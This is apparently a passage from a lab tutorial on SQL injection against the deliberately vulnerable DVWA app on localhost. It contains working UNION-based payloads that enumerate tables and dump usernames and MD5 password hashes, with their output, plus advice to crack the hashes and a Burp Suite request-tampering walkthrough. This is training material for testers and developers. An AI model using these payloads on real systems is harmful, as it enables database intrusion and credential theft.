ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: users_groups

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: users_objectpermissions

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: users_permissions
```

User tables

Step 9: Display all the columns fields in the information_schema user table

We will print all the columns present in the users' table. This information will include column information like User_ID, first_name, last_name, user, and password. Enter the input in the User_ID field.

```bash
%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
```



Vulnerability: SQL Injection

User ID:


```
ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
user_id

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
first_name

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
last_name

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
user

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
password

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
avatar
```

Column fields

Step 10: Display Column field contents

To display all the necessary authentication information present in the columns as stored in the information_schema, use the SQL syntax below:

```bash
%' and 1=0 union select null,
concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
```



Vulnerability: SQL Injection

User ID:

%' and 1=0 union select null,

```
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7
```

Column fields contents


From the image above, you can see the password was returned in its hashed format. To extract the password, copy the MD5 hash and use applications like John the Ripper to crack it. There are also sites available on the internet where you can paste the hash and if lucky, you will be able to extract the password.

Conclusion

From the various examples listed in this article, SQL injection proves to be a critical vulnerability that can exist in a system. Not only can attackers exploit it to reveal user or customer information, but it can also be used to corrupt the entire database thus bringing the whole system down. As of writing this post (2021), Injection is listed as the number one vulnerability in the OWASP Top 10 Vulnerabilities summary. The DVWA acts as a reliable resource for both penetration testers who want to improve their skills and web developers who want to develop systems with security in mind.


SQL Injection – medium security

1. Set dvwa security to medium.
2. Click on sql injection and select 1.
3. Open burp suit and set intercept on
4. Now click submit on sql injection
5. It will show following screen in burp suit


Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2022.8.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://127.0.0.1:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
Inspector
Request Att
Request Qu
Request Bo
Request Co
Request He


```
POST /dvwa/dvwa-master/vulnerabilities/sqli/ HTTP/1.1
Host: 127.0.0.1
Content-Length: 18
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/dvwa/dvwa-master/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=cg75fbp2ucljih202bhuoparqm; security=medium
Connection: close

id=1&Submit=Submit
```

6. Now modify last line as below


Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2022.8.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://127.0.0.1:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex

```
POST /dvwa/dvwa-master/vulnerabilities/sqli/ HTTP/1.1
Host: 127.0.0.1
Content-Length: 18
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/dvwa/dvwa-master/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=cg75fbp2ucljih202bhuoparqm; security=medium
Connection: close

id=0 union select user,password from dvwa.users#&Submit=Submit
```

7. Now click on forward and set intercept off. It will show following output



Vulnerability: SQL Injection

User ID: 1 Submit

```
ID: 0 union select user,password from dvwa.users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 0 union select user,password from dvwa.users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 0 union select user,password from dvwa.users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 0 union select user,password from dvwa.users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 0 union select user,password from dvwa.users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More Information